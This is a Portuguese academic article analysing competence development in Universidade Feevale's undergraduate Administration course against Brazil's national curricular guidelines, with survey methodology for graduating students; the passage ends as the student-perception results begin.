- JENKINS, Henry. *Cultura da convergência*. São Paulo: Aleph, 2008, 432 p.
- LOTMAN, Iuri. *La semiosfera*. Catedra: Madri, 1996, 174 p.
- LOURO, Guacira Lopes. *Um corpo estranho- ensaios sobre sexualidade e teoria queer*. 2 ed. Belo Horizonte: Autêntica Editora, 2013, 96 p.
- LUPETTI, Marcélia. *Gestão estratégica de comunicação mercadológica*. São Paulo: Cengage Learning, 2009, 224 p.
- PEIRCE, C. S., *The Collected Papers of Charles Sanders Peirce*. Past Masters, CD-ROM. EUA, IntelLex Corporation, 2002.
- PRECIADO, Beatriz. *Manifesto Contrassexual*. N-1 Edições: São Paulo, 2014, 224 p.
- QUÉRÉ, Louis. Entre facto e sentido: a dualidade do acontecimento. *Trajectos – Revista de Comunicação, Cultura e Educação*. Lisboa, nº 6, 2005, p. 59-76.

DESTAQUE

Ciências Sociais Aplicadas - Administração

ANÁLISE DO DESENVOLVIMENTO DE COMPETÊNCIAS NO CURSO DE GRADUAÇÃO EM ADMINISTRAÇÃO DA UNIVERSIDADE FEEVALE

Cintia Dapper

Graduada em 2015 pelo Curso de
Administração da Universidade
Feevale. E-mail: cintiad@feevale.br

Vânia Gisele Bessi

Doutora em Administração.
Professora do Mestrado
Profissional em Indústria Criativa,
da Universidade Feevale. E-mail:
vania@feevale.br

R E S U M O

O profissional qualificado e competente relaciona suas capacidades, habilidades e atitudes para ter um desempenho superior na realização dos seus afazeres, e, por isso, tem a oportunidade de almejar boas oportunidades de trabalho, como um diferencial em meio à competitividade atual. Este trabalho tem como objetivo geral, analisar o desenvolvimento de competências dos acadêmicos do curso de Administração da Universidade Feevale, com intuito de verificar se as competências propostas pela instituição estão sendo bem desenvolvidas com os alunos. Utilizou-se como instrumentos de coleta de dados: a pesquisa documental e a aplicação de questionários e entrevistas. Destacam-se os conceitos de qualificação e competências, o histórico do curso de Administração, a área de atuação destes profissionais e as competências indicadas para sua formação. Com os resultados do estudo, verificou-se a adequação da instituição em relação às normativas; a percepção dos alunos em relação ao seu desenvolvimento; evidenciando a preocupação da instituição com os acadêmicos. Entretanto, destacaram-se sugestões de melhorias e a importância contínua de verificação dos processos de aprendizagem para que atendam aos estudantes.

Palavras-chave: Qualificação. Competências. Curso de Administração.

A B S T R A C T

A professional that is qualified and competent relates his/her capacities, abilities and attitudes to obtain a superior performance when executing his/her duties and, therefore, has the opportunity to long for good job opportunities, as a competitive edge in the present competitiveness. This present paper seeks, as its general objective, to analyze the development of competences among the Administration undergraduate students of Universidade Feevale, aiming to verify if the competences proposed by the institution are being well developed with the students. Collection instruments used were: the institution documental and the application of questionnaires and interviews. The concepts of qualification and competences, the Administration course history, the business area of these professionals, and the competences indicated for their education are highlighted. From the analysis the adequacy of the institution in relation to the national standards, the perception of the students in relation to their development and, therefore evincing the concern of the institution of offering a good qualification to the students. However, suggestions of improvements and the continuous importance to verify the learning processes were highlighted that the students.

Keywords: Qualification. Competences. Administration Course.

1 INTRODUÇÃO

As expectativas, as exigências e o ritmo de mudanças no mercado de trabalho têm aumentado cada vez mais a busca por trabalhadores bem qualificados para compor o quadro de colaboradores das empresas em todas as áreas. Da mesma forma, os desafios atuais para gerenciamento dos negócios tornam-se cada dia mais complexos e competitivos, exigindo que as instituições possuam, em sua estrutura, um capital humano capaz de garantir a manutenção e o alcance dos seus objetivos. Assim, os profissionais da área da Administração percebem que as organizações atuais buscam competências mais abrangentes, a fim de que os colaboradores selecionados tenham condições suficientes para gerenciar todas as suas atividades e responsabilidades, exercendo suas tarefas e obtendo resultados satisfatórios.

A relação entre qualificação e mercado de trabalho destaca a relevância que as instituições de ensino têm para a sociedade, pois é através do seu serviço que os estudantes esperam desenvolver suas competências, para posteriormente se estabelecerem profissionalmente. Este desenvolvimento é importante tanto para os indivíduos que buscam uma formação como para as organizações que esperam profissionais competentes para completar o seu quadro de funcionários.

Por tudo isto, a temática deste trabalho foi escolhida com o intuito de aprofundar os conhecimentos sobre as competências exigidas pelo mercado de trabalho para os profissionais da Administração e de como a Universidade Feevale vem preparando seus alunos para tanto. Além disso, institucionalmente, o presente estudo também possibilitará a obtenção de informações relevantes sobre a percepção dos próprios acadêmicos concluintes do curso.

Assim sendo, como objetivo geral do mesmo define-se em analisar o desenvolvimento de competências dos acadêmicos do curso de Administração da Universidade Feevale, ve-

rificando se as competências propostas pela instituição estão sendo desenvolvidas com os alunos.

Para o alcance do objetivo citado, seguiram-se as seguintes etapas: i) análise do Projeto Político Pedagógico do curso de Administração (2009) da Universidade Feevale, no que se refere ao perfil de competências que se propõe a desenvolver; ii) análise das diretrizes curriculares nacionais do curso; iii) verificação da percepção dos alunos formandos do curso de Administração da Universidade Feevale, sobre o seu desenvolvimento de competências durante o curso.

Em relação à metodologia utilizada no decorrer do estudo, a natureza do trabalho consistiu em uma pesquisa aplicada, no qual os fins e objetivos são apresentados de forma descritiva e como procedimento técnico foram realizadas, pesquisa bibliográfica, pesquisa documental, estudo de caso e levantamento Survey. Utilizou-se como instrumentos de coleta de dados a pesquisa documental da instituição; e a aplicação de questionários e entrevistas, assim sendo, a abordagem deu-se de forma qualitativa e quantitativa, sendo expostos os dados empregando-se a estatística descritiva.

Este artigo está estruturado da seguinte forma: no segundo e terceiro capítulo apresentam-se conceitos importantes para o estudo. O quarto capítulo expõe detalhadamente os métodos e procedimentos utilizados na realização deste trabalho. E no quinto capítulo apresenta-se o estudo de caso da Universidade Feevale. Em sequência é exposta a análise e a discussão entre todos os elementos, seguindo com as considerações finais.

2 COMPETÊNCIAS NO PROCESSO DE APRENDIZAGEM PROFISSIONAL

O ser humano que procura manter-se empregado, que busca novas oportunidades de trabalho ou ainda promoções, se vê forçado a adaptar-se cada vez mais rápido às novas exigências impostas pela globalização, por meio dos seus conhecimentos, habilidades e atitudes (BARDUCHI et al., 2010). Segundo Barduchi et.al. (2010, p. 36), “[...] mais do que nunca o diploma é importante, mas ele não garante o sucesso”.

Conforme Andrade e Amboni (2003), a formação tem como finalidade o desenvolvimento de competências, pois tem o intuito de preparar os indivíduos para que estes tenham um bom desempenho profissional, utilizando predicados obtidos durante suas experiências escolares, profissionais ou de vida, que lhes permitam trabalhar com incertezas, em busca de resoluções dos problemas. Para muitas organizações a qualificação dos seus funcionários é o que determina a qualidade das suas atividades e resultados, pois é o seu desempenho com êxito que permitirá o alcance das metas estratégicas das empresas (ROBBINS; DECENZO, 2004).

Na introdução do conceito de competência, pelo americano McClelland (apud FLEURY; FLEURY, 2006, p.27), afirmou que competência é resultado da relação entre conhecimento, habilidades e atitudes, sendo como essência do sucesso, a capacidade de aprender. O autor também diferenciou competência de aptidões, habilidades e conhecimentos, definindo como um atributo superior para a realização de tarefas e solução de problemas. Segundo Sertek (2013), a competência pode ser dita como um hábito que traz como resultado a eficácia no posto de trabalho das pessoas, ou na sua função.

Relacionando ao foco deste estudo, Trasatti e Costa (2010) afirmam que para a educação as competências são um conjunto de habilidades e comportamentos trabalhados através de treinamentos, estando interligados com a formação das pessoas, ao desenvolvimento de suas apti-

dões e atitudes. Através disso, os autores ainda declaram que se deve desenvolver nas pessoas diferentes competências, preparando-as para interagir com as instabilidades e transformações da sociedade. Assim, se desenvolve nos aprendizes capacidades de agir em diferentes situações, utilizando seus conhecimentos, mas sem se limitar a eles, buscando as melhores alternativas e recursos para alcançar os objetivos e atender as expectativas do mercado (PERRENOUD, 1999).

Os indivíduos competentes possuem potencial competitivo no mercado de trabalho, pois as organizações não são apenas produtos, mas também um conjunto de pessoas que, com suas próprias características, são utilizadas para melhorar os negócios (SERTEK, 2013). As competências, segundo Ruas, Antonello e Boff (2005), podem ser pensadas sobre duas formas: como competências coletivas, também denominadas organizacionais; e como competências individuais, também conhecidas como profissionais. Destacam-se a aproximação e influência mútua entre estas duas formas de competências, já que as organizações transferem suas informações aos colaboradores, preparando-os para enfrentar novas situações e os indivíduos transmitem também seus aprendizados, auxiliando na superação de barreiras dos negócios (DUTRA, 2007).

A prática da Administração e o seu estudo podem ser vistos universalmente, sendo que as atividades em todas as regiões se compõem das mesmas características, com foco no alcance dos objetivos das organizações (SOBRAL; PECI, 2008). Como destacado por Robbins e Decenzo (2004), o campo de estudo acadêmico dos administradores visa trabalhar com diversas percepções sobre as diferentes feições das organizações no seu cotidiano.

Esta área de estudo tem muito a contribuir com as necessidades futuras, em função das mudanças, pois auxiliará no encontro de alternativas para a manutenção dos negócios. O curso apresenta uma formação ampla aos seus acadêmicos, abrangendo várias áreas de estudo e que se relacionam na prática, contribuindo para uma visão sistêmica dos fatos, dando ideia da inseparabilidade das coisas do mundo (TEIXEIRA; SALOMÃO; TEIXEIRA, 2010).

Apesar do contínuo crescimento por esta área de formação no ensino superior, alguns autores apontam que as instituições de ensino e as organizações empresariais ainda estão um tanto distantes, mesmo com o desenvolvimento de parques tecnológicos, pois existem pensamentos diferentes entre o que o mercado precisa e o que as escolas ensinam (MORAN, 2013). Robbins e Decenzo (2004) declaram que começa a ser reconhecida, pelos professores, a necessidade e a importância de um cruzamento multidisciplinar entre os conteúdos e teoria versus a prática, para que seja possível a percepção da utilidade da educação para os administradores, a fim de que se tornem profissionais mais eficazes.

A seguir, será abordada a evolução das constituições dos currículos acadêmicos para o curso de Administração até a inclusão das Diretrizes Curriculares Nacionais do curso de Administração, vigentes na atualidade.

3.1 DIRETRIZES CURRICULARES NACIONAIS DO CURSO DE GRADUAÇÃO EM ADMINISTRAÇÃO

Antes mesmo da regulamentação da profissão de Administrador, a Lei de Diretrizes e Bases da Educação Nacional 4.024/61 (BRASIL, 1961) se preocupava com as organizações do ensino e buscava garantir a sua qualidade. E assim, em seu Art. 9º, definiu-se um currículo

mínimo para os cursos de nível superior nacionalmente, habilitando os alunos a receber seu diploma e ter sua formação reconhecida por todo o país.

O Conselho Nacional de Educação, a partir da constituição da Lei 9.131/95 (BRASIL, 1995) e aprovação do Parecer 776/97 (MEC, 1997), permitiu que o Ministério da Educação definisse Diretrizes Curriculares para os cursos de nível superior. Assim, as instituições passaram a receber maior autonomia sobre a composição de seus projetos políticos pedagógicos e integralização de currículos, tendo, a partir desse momento, diretrizes apenas como orientações a serem seguidas.

Já com o advento da Lei 9394/96 (BRASIL, 1996), que rege as diretrizes e bases da educação nacional atualmente, em 2003, através do Parecer CES/CNE nº 134/2003 (MEC, 2003), se constituíram as Diretrizes Curriculares Nacionais do Curso de Graduação em Administração. A partir da aprovação do Parecer CES/CNE nº 134/2003 (MEC, 2003), as instituições organizam o seu próprio PPC, observando as exigências e indicações das Diretrizes Curriculares Nacionais do curso de Administração. Cada instituição pôde desenvolver o seu curso de acordo com as definições registradas nestes projetos pedagógicos, no entanto, devem ser percebidas em sua constituição as orientações das diretrizes curriculares nacionais.

No próximo subcapítulo são destacadas, como foco principal deste estudo, as competências profissionais que as Diretrizes Curriculares de Administração exigem que sejam desenvolvidas pelas instituições de ensino com os acadêmicos.

3.2 COMPETÊNCIAS DESENVOLVIDAS NA FORMAÇÃO DO ADMINISTRADOR

O ensino da Administração já não pode mais ser apenas uma forma de passagem de conhecimentos e informações, mas deve desenvolver habilidades para que o acadêmico tenha sólidas competências e assim, esteja pronto para assumir suas responsabilidades perante a sociedade, de forma que saiba como agir e as consequências das suas atitudes (ANDRADE; AMBONI, 2003). Segundo o Conselho Federal de Administração (CFA, 2005), o profissional formado em Administração pode exercer as suas atividades em variadas formas de atuação e ainda possui extensos campos de ação, o que exige que suas competências também sejam várias e concisas para que consiga atuar nas diferentes oportunidades.

É para que os acadêmicos formados em Administração estejam preparados para poder atuar em diferentes frentes, segundo o Parecer CES/CNE nº 134 (MEC, 2003), resolução nº 01/04 (MEC, 2004) e reafirmado na resolução nº 4/05 (MEC, 2005), que compõe as Diretrizes Curriculares do Curso de Administração, a formação de nível superior deve desenvolver as competências e habilidades vistas no Quadro 1.

Reconhecer e definir problemas, equacionar soluções, pensar estrategicamente, introduzir modificações no processo produtivo, atuar preventivamente, transferir e generalizar conhecimentos e exercer, em diferentes graus de complexidade, o processo da tomada de decisão;
Desenvolver expressão e comunicação compatíveis com o exercício profissional, inclusive nos processos de negociação e nas comunicações interpessoais ou intergrupais;
Refletir e atuar criticamente sobre a esfera da produção, compreendendo sua posição e função na estrutura produtiva sob seu controle e gerenciamento;
Desenvolver raciocínio lógico, crítico e analítico para operar com valores e formulações matemáticas presentes nas relações formais e causais entre fenômenos produtivos, administrativos e de controle, bem assim expressando-se de modo crítico e criativo diante dos diferentes contextos organizacionais e sociais;
Ter iniciativa, criatividade, determinação, vontade política e administrativa, vontade de aprender, abertura às mudanças e consciência da qualidade e das implicações éticas do seu exercício profissional;
Desenvolver capacidade de transferir conhecimentos da vida e da experiência cotidianas para o ambiente de trabalho e do seu campo de atuação profissional, em diferentes modelos organizacionais, revelando-se profissional adaptável;
Desenvolver capacidade para elaborar, implementar e consolidar projetos em organizações;
Desenvolver capacidade para realizar consultoria em gestão e administração, pareceres e perícias administrativas, gerenciais, organizacionais, estratégicos e operacionais.

Quadro 1 – Competências e Habilidades a serem desenvolvidas no profissional de Administração
Fonte: MEC (2003, p. 4).

Estas competências e habilidades citadas no quadro anterior, em estudo realizado por Antonello e Dutra (apud ANTONELLO; GODOY, 2009), foram divididas em quatro blocos denominados de competências transversais¹: de gestão, sociais, técnicas e de aprendizagem, analisadas com foco no empreendedorismo, como pode ser visto no quadro 2. Os itens da regulamentação das diretrizes curriculares foram divididos entre estes blocos de forma interessante, pois resumem as exigências das nacionais em tópicos específicos, que devem ser identificados na formação dos acadêmicos do curso de Administração.

A necessidade e orientação para o desenvolvimento destas competências e habilidades é identificada através da percepção das transformações globais e das intensas reestruturações dos negócios e dos processos produtivos. Estas situações evidenciam que atualmente a qualificação, como desenvolvimento de profissionais, deve ser resultado de vários elementos articulados, com o objetivo de prepará-los para lidar com todos os tipos de imprevistos, incertezas e problemas que podem vir a enfrentar (ANDRADE; AMBONI, 2003).

Contudo, ao analisar as ideias propostas pelos autores citados neste trabalho, pode-se afirmar que o desenvolvimento de competências nas instituições de ensino faz parte das orientações das diretrizes curriculares nacionais do curso de Administração, que visa uma boa qualificação para os profissionais que buscam esta formação. E, além das competências indicadas pelas próprias diretrizes, cabe a cada instituição perceber as necessidades do mercado de trabalho da sua região, para oferecer aos seus acadêmicos o desenvolvimento do que realmente lhes será exigido, de forma que estes estejam qualificados para o alcance de boas

¹ Competências transversais fazem referência a grandeza comportamental e perceptivas nas intervenções gerenciais. (PERRENOUD, 1999)

oportunidades de emprego e assim tenham competências para trabalhar com as incertezas e resoluções de problemas do mercado em que estarão inseridos.

Diretrizes Curriculares para os Cursos de Administração – Conselho Nacional de Educação (Resolução n° 1 de 2/02/2004),	O Curso de Administração deverá promover o desenvolvimento das competências transversais
– reconhecer e definir problemas, equacionar soluções, pensar estrategicamente, introduzir modificações no processo produtivo, atuar preventivamente, transferir e generalizar conhecimentos e exercer, em diferentes graus de complexidade, o processo da tomada de decisão; – desenvolver capacidade para realizar consultoria em gestão e administração, pareceres e perícias administrativas, gerenciais, organizacionais, estratégicos e operacionais;	COMPETÊNCIAS DE GESTÃO Contextualizar (leitura de ambiente/situação); Visão sistêmica; Sistematizar a tomada de decisão; Prontidão à Mudança; Visão de Negócio; Negociação.
– desenvolver expressão e comunicação compatíveis com o exercício profissional, inclusive nos processos de negociação e nas comunicações interpessoais ou intergrupais;	COMPETÊNCIAS SOCIAIS Relacionamento Interpessoal; Comunicação; Gerir Pessoas; Trabalhar em grupo; Desenvolver equipes
– Refletir e atuar criticamente sobre a esfera da produção, compreendendo sua posição e função na estrutura produtiva sob seu controle e gerenciamento; – desenvolver raciocínio lógico, crítico e analítico para operar com valores e formulações matemáticas presentes nas relações formais e causais entre fenômenos produtivos, administrativos e de controle, bem assim expressando-se de modo crítico e criativo diante dos diferentes contextos organizacionais e sociais; – desenvolver capacidade para elaborar, implementar e consolidar projetos em organizações;	COMPETÊNCIAS TÉCNICAS Conhecer Processos e Atividades desenvolvidos em organizações; Conhecer e saber como e quando aplicar ferramentas; Integrar conhecimentos específicos e gerais em sua área de atuação; Rever conceitos e estabelecer raciocínio crítico e analítico sobre os mesmos.
– ter iniciativa, criatividade, determinação, vontade política e administrativa, vontade de aprender, abertura às mudanças e consciência da qualidade e das implicações éticas do seu exercício profissional; – desenvolver capacidade de transferir conhecimentos da vida e da experiência cotidianas para o ambiente de trabalho e do seu campo de atuação profissional, em diferentes modelos organizacionais, revelando-se profissional adaptável.	COMPETÊNCIAS DE APRENDIZAGEM: Capacidade de Reflexão; Visão crítica –emancipatória; Estabelecer um conhecimento reflexivo; Autodesenvolvimento; Lançar mão dos conhecimentos na ação.

Quadro 2 – Competências a serem desenvolvidas durante o Curso de Administração conforme estudo de Antonello e Dutra

Fonte: Antonello e Dutra (apud ANTONELLO; GODOY, 2009).

4 MÉTODO

Por tudo isto, na continuação deste estudo, será analisado se as competências propostas aos alunos de Administração da Universidade Feevale estão sendo bem trabalhadas e se contemplam as orientações das diretrizes curriculares nacionais do curso. A seguir será apresentada a metodologia utilizada para realização deste trabalho.

Este estudo, com relação a sua natureza, pôde ser classificado como uma pesquisa aplicada, pois conforme Prodanov e Freitas (2013, p. 51) “[...] objetiva gerar conhecimentos para aplicação prática, dirigidos à solução de problemas específicos. Envolve verdades e interesses locais”. Desta forma, pôde-se afirmar que este trabalho se classificou como pesquisa aplicada, por ter buscado conhecimentos em relação à percepção dos alunos em relação às competências desenvolvidas no curso de Administração e a sua relação com as exigências do mercado de trabalho.

Em relação ao seu objetivo, pôde ser classificado como uma pesquisa descritiva. Segundo Gil (2002), a pesquisa descritiva tem o intuito de registrar e descrever características de determinados grupos de variáveis, envolvendo a utilização de técnicas padronizadas para coleta de dados, destacando-se aplicação de questionários e observações sistemáticas. “Esta forma de pesquisa procura descobrir a frequência com que um fato ocorre, sua natureza, suas características, causas, relações com outros fatos” (PRODANOV; FREITAS, 2013, p. 52).

Neste estudo foram aplicados os seguintes artifícios como procedimentos técnicos para sua constituição: primeiramente realizou-se uma pesquisa bibliográfica do material já publicado com relação à qualificação, às competências e ao histórico do curso de Administração

no Brasil, com o objetivo de permitir ao pesquisador o conhecimento de informações amplas já desenvolvidas em relação ao estudo (GIL, 2002); e, posteriormente, fez-se a análise do estudo de caso da Universidade Feevale, utilizando também a técnica de levantamento Survey na aplicação de questionários com os alunos e de uma entrevista em profundidade e pesquisa documental, para obtenção de dados para análise do objeto de estudo.

Em relação a sua abordagem, a pesquisa é classificada como quantitativa e qualitativa, pois se buscou informações estatísticas e qualitativas sobre a percepção dos acadêmicos. Tal abordagem teve o intuito de explicar os dados encontrados e as relações entre estes resultados.

Neste estudo, o universo relacionado ao problema de pesquisa foi composto: pelos alunos formandos do curso de Administração da Universidade Feevale no primeiro semestre de 2015 e os prováveis formandos do curso, no segundo semestre de 2015, pois estes alunos já passaram pelo processo de aprendizagem de praticamente todas as disciplinas; e pelo coordenador do curso na instituição. Em relação ao número de alunos concluintes do curso, conforme informações disponibilizadas pela instituição, no primeiro semestre de 2015 foram 107 alunos que solicitaram colação de grau e foram considerados como prováveis formandos do segundo semestre de 2015 os 127 alunos matriculados na disciplina de Monografia I no primeiro semestre do ano, totalizando o número de 234 alunos concluintes como o universo.

A amostra da pesquisa foi definida por seleção racional de forma não probabilística, mas sendo considerada significativa para a pesquisa dentro de um contexto específico. Assim os alunos considerados como a amostra foram 133 concluintes do curso de Administração, o que representou um percentual de 56,8% do universo. Além disso, entrevistou-se o coordenador do curso. No próximo capítulo, exibe-se a análise e discussão dos resultados.

5 ANÁLISE E DISCUSSÃO DOS RESULTADOS

Cada instituição de ensino é responsável por determinar o perfil dos formandos dos seus cursos, avaliando as competências exigidas em cada área pelo mercado da sua região. A partir disto, neste capítulo é apresentada a Universidade Feevale, como objeto de estudo deste trabalho, onde são abordados: o histórico da instituição e do seu curso de ensino superior em Administração e a análise do PPC Administração (2009), tendo em vista as orientações e exigências das Diretrizes Curriculares Nacionais.

5.1 UNIVERSIDADE FEEVALE E O CURSO DE ADMINISTRAÇÃO

A Universidade Feevale é uma instituição de ensino comunitária, sem fins lucrativos, instalada na cidade de Novo Hamburgo, na região do Vale do Sinos do Rio Grande do Sul, em 24 de março de 1970. A Federação de Estabelecimento de Ensino Superior em Novo Hamburgo – Feevale, em 1999, foi credenciada como Centro Universitário Feevale e somente em 05 de abril de 2010 o Ministério da Educação publicou no Diário Oficial o credenciamento da instituição como universidade. Este momento significou uma grande conquista para a instituição, que desde a fundação da sua mantenedora, em 1969, buscou evoluir para atender a comunidade. Atualmente, conforme dados fornecidos pela própria instituição, a Feevale possui em andamento 53 diferentes cursos de graduação.

As informações apresentadas a seguir, em relação à origem do curso de Administração, foram obtidas através da análise do PPC Administração (2009) da instituição. Os dados relativos à sua constituição e manutenção foram adquiridos através da entrevista com o coordenador do curso, enquanto os subsídios dos números de alunos matriculados e formados foram fornecidos pela Universidade através de requerimento protocolado.

O curso de Administração da Feevale é um dos primeiros e mais antigos da instituição, tendo sido criado em 1970, ano de sua inauguração. Este curso é vinculado ao Instituto de Ciências Sociais Aplicadas – ICSA, e, ao longo dos seus 45 anos de funcionamento, já formou 2.784 profissionais. No primeiro semestre de 2015, contava com 1.517 matriculados nos currículos ativos (200601, 201301 e 201401), sendo o maior da universidade.

O coordenador mencionou que os acadêmicos egressos do curso de Administração da Feevale podem ser descritos como profissionais direcionados ao mercado de trabalho, com uma visão sistêmica que lhes permite aplicar seus conhecimentos em todas as áreas das organizações, que é a principal competência desenvolvida pela Universidade. A partir disto, como objeto de estudo deste trabalho, analisa-se o PPC Administração (2009) da Universidade Feevale, elaborado em 2005 e revisado em 2009, sendo a estrutura do currículo de 200601, vigente aos alunos que estão em fase de conclusão deste curso na instituição.

A estruturação do projeto pedagógico do curso, como justificativa legal, menciona atender ao solicitado na Resolução nº 4, de 13/07/05 (MEC, 2005) do Conselho Nacional da Educação, que define as diretrizes com relação ao seu desenvolvimento e sua composição. Como justificativa acadêmica, este curso busca atender a formação técnico-científica ampla, com compromisso de formar um gestor com mais competência, tanto na área técnica quanto no atendimento e promoção das inter-relações com as outras áreas do conhecimento. Para isso, a Feevale se apresenta comprometida com a preparação de profissionais éticos, com responsabilidade social, com capacidades de inovação, criatividade, flexibilidade e autonomia, com percepção das necessidades regionais e com foco no desenvolvimento da sociedade. Assim, a instituição indica que oferece aos estudantes o conteúdo teórico e prático necessário para a formação de uma visão sistêmica, que lhe permita ser competitivo.

Como justificativa social, indica que o curso procura atender a missão institucional “promover a produção do conhecimento, a formação integral das pessoas e a democratização do saber, contribuindo para o desenvolvimento da sociedade”, oportunizando assim o desenvolvimento de capacidades que pensem e repensem o contexto geral dos negócios e assim busque continuamente o aprendizado. Estas justificativas aparecem em alinhamento com o papel da formação que tem o intuito de preparar os profissionais para que apresentem os atributos desenvolvidos na vida social, escolar, pessoal e laboral, com capacidade para atuar em incertezas e em busca da resolução de problemas, tendo como foco o desenvolvimento de competências (ANDRADE; AMBONI, 2003).

A partir destas justificativas, analisaram-se os objetivos do PPC Administração (2009) e as propostas profissionais da instituição, em relação à apresentação das habilidades e ao perfil profissional dos concluintes deste curso. Estes itens correspondem à indicação de desenvolvimento de competências da Universidade, partindo do princípio de que “[...] as competências são, assim, as capacidades ou os saberes em uso, que envolvem conhecimentos, habilidades e valores” (ANDRADE; AMBONI, 2003, p. 35).

Os dados apresentados pela Universidade Feevale, em relação aos seus objetivos e propostas profissionais, determinam quais capacidades estão sendo, ou deveriam estar sendo desenvolvidas em sala de aula com os acadêmicos vinculados a esta estrutura curricular. Já se mencionou que na educação as competências são desenvolvidas através de treinamentos que utilizam um conjunto de habilidades e comportamentos, estando interligados à determinação da qualidade dos profissionais formados para realização das suas tarefas (TRASATTI; COSTA, 2010). Entretanto, para verificação da adequação destes tópicos com as normativas, é possível verificar no quadro 3 a comparação das competências sugeridas nacionalmente e as definições da Universidade, onde são relacionados todos os tópicos das diretrizes e verificados se estão sendo atendidos pelas menções do projeto pedagógico analisado.

COMPETÊNCIAS E HABILIDADES, segundo parecer CES/CNE nº 134, proposta pelas Diretrizes Curriculares para o Curso de Graduação em Administração	PERFIL PROFISSIONAL E HABILIDADES que o PPC Administração (2009) da Universidade Feevale se propõe a desenvolver
1. Reconhecer e definir problemas, equacionar soluções;	<ul style="list-style-type: none"> - atuação crítica e interdisciplinar nas mais diversas organizações; - percepção, interpretação e análise de cenários; - gestão de conflitos dos diversos públicos;
2. Pensar estrategicamente e exercer, em diferentes graus de complexidade, o processo da tomada de decisão;	<ul style="list-style-type: none"> - compreensão da organização de modo sistêmico e estratégico; - capacidade de tomar decisões; - interação proativa nos diversos contextos organizacionais; - desenvolvimento de estratégias inovadoras para compreender as múltiplas demandas e a geração de produtos e serviços, visando atingir os objetivos organizacionais;
3. Introduzir modificações nos diferentes processos de cada negócio;	<ul style="list-style-type: none"> - desenvolvimento de estratégias inovadoras para compreender as múltiplas demandas e a geração de produtos e serviços, visando atingir os objetivos organizacionais; - conhecimento e utilização de tecnologias que possam facilitar e direcionar adequadamente a organização na gestão dos negócios;
4. Atuar preventivamente;	<ul style="list-style-type: none"> - visão global que possibilite a compreensão do meio social, político, econômico e cultural e a compreensão das relações nas organizações, antecipando e promovendo mudanças; - criação e aplicação de conhecimentos nas organizações e seu contexto; - compreensão da organização de modo sistêmico e estratégico; - capacidade de tomar decisões; - atuação crítica e interdisciplinar nas mais diversas organizações;
5. Desenvolver expressões e comunicação compatíveis nos processos de negociação e nas comunicações interpessoais ou intergrupais;	<ul style="list-style-type: none"> - comunicação interpessoal, negociação, trabalho em equipe e liderança; - compreensão da organização de modo sistêmico e estratégico; - atuação crítica e interdisciplinar nas mais diversas organizações;
6. Saber refletir e atuar criticamente sobre a esfera de cada negócio e sua posição e função de controle e gerenciamento;	<ul style="list-style-type: none"> - visão global que possibilite a compreensão do meio social, político, econômico e cultural e a compreensão das relações nas organizações, antecipando e promovendo mudanças; - compreensão da organização de modo sistêmico e estratégico; - capacidade de tomar decisões; - atuação crítica e interdisciplinar nas mais diversas organizações;

Quadro 3 – Comparação das competências exigidas pelas Diretrizes Nacionais X PPC Administração (2009)

Fonte: Elaborado pela acadêmica.

7. Desenvolver raciocínio lógico, crítico e analítico para operar com valores e formulações matemáticas;	- percepção, interpretação e análise de cenários;
	- atuação crítica e interdisciplinar nas mais diversas organizações;
8. Expressar-se de modo crítico e criativo diante dos diferentes contextos organizacionais e sociais;	- comunicação interpessoal, negociação, trabalho em equipe e liderança;
	- atuação crítica e interdisciplinar nas mais diversas organizações;
9. Ter iniciativa, criatividade, determinação, vontade política e administrativa;	- interação proativa nos diversos contextos organizacionais;
	- flexibilidade, adaptabilidade e criatividade para lidar com as rápidas transformações no ambiente e nos processos;
10. Ter consciência da qualidade e das implicações éticas do seu exercício profissional;	- compreensão da organização de modo sistêmico e estratégico;
	- conhecimento e aplicabilidade dos aspectos legais relevantes ao bom funcionamento da organização e suas relações com o ambiente (<i>stakeholders</i>);
11. Vontade de aprender, abertura às mudanças;	- percepção da necessidade de contínuo aperfeiçoamento acadêmico-profissional;
	- desenvolvimento de conhecimentos científicos que possibilitem a continuidade e aplicabilidade de pesquisas e avanço na área;
	- flexibilidade, adaptabilidade e criatividade para lidar com as rápidas transformações no ambiente e nos processos;
12. Capacidade de transferir conhecimentos da vida e da experiência cotidianas, revelando-se profissional adaptável;	- flexibilidade, adaptabilidade e criatividade para lidar com as rápidas transformações no ambiente e nos processos;
	- interação proativa nos diversos contextos organizacionais;
13. Capacidade para elaborar, implementar e consolidar projetos em organizações;	- elaboração de planos e estratégias que conduzam à organização, visando atingir seus objetivos e à qualidade de vida, levando em consideração a realidade da sua região;
	- liderança para coordenar trabalhos em equipe;
	- capacidade de tomar decisões;
14. Capacidade para realizar consultoria em gestão e administração;	- visão global que possibilite a compreensão do meio social, político, econômico e cultural e a compreensão das relações nas organizações, antecipando e promovendo mudanças;
	- compreensão da organização de modo sistêmico e estratégico;
	- atuação crítica e interdisciplinar nas mais diversas organizações;

Quadro 3 – Comparação das competências exigidas pelas Diretrizes Nacionais X PPC Administração (2009)

Fonte: Elaborado pela acadêmica.

A partir da visualização destas interligações foi possível mencionar que a Universidade, na organização do curso de Administração, se preocupou em atender as Diretrizes Curriculares Nacionais, buscando indicar que seus acadêmicos receberão uma boa formação para sua qualificação, cumprindo seu papel de instituição exigido pelo Ministério da Educação (MEC, 2003). Além da constatação do alinhamento das propostas de desenvolvimento dos acadêmicos da instituição e normativa, cabe indicar que visualizando a estrutura de disciplinas (UNIVERSIDADE FEEVALE, 2015) relacionadas a este PPC (2009), percebeu-se que apresentam os conteúdos, conforme orientações do MEC (2003).

Entretanto, além de apresentar este alinhamento do PPC com as exigências do MEC em sua organização formal, a seguir são apresentados os resultados da aplicação do questionário com os alunos concluintes do curso de Administração da Universidade Feevale, com referência a percepção sobre o desenvolvimento de competências durante a sua formação. Esta pesquisa tem o intuito de verificar se os aspectos citados no PPC Administração (2009), como propostas de desenvolvimento para os profissionais, consistiram em aplicações práticas e foram percebidos no desenvolvimento dos estudantes do curso de Administração da instituição.

5.2 PERCEPÇÃO DOS ALUNOS CONCLUINTEs EM RELAÇÃO AO DESENVOLVIMENTO DE COMPETÊNCIAS DURANTE A SUA FORMAÇÃO

A percepção dos alunos concluintes do curso de Administração da Universidade Feevale, em relação ao seu desenvolvimento de competência, foi verificada através da aplicação do questionário, sendo que a pesquisadora levou presencialmente nas salas de aula o formulário impresso para que fosse realizada a coleta de dados.

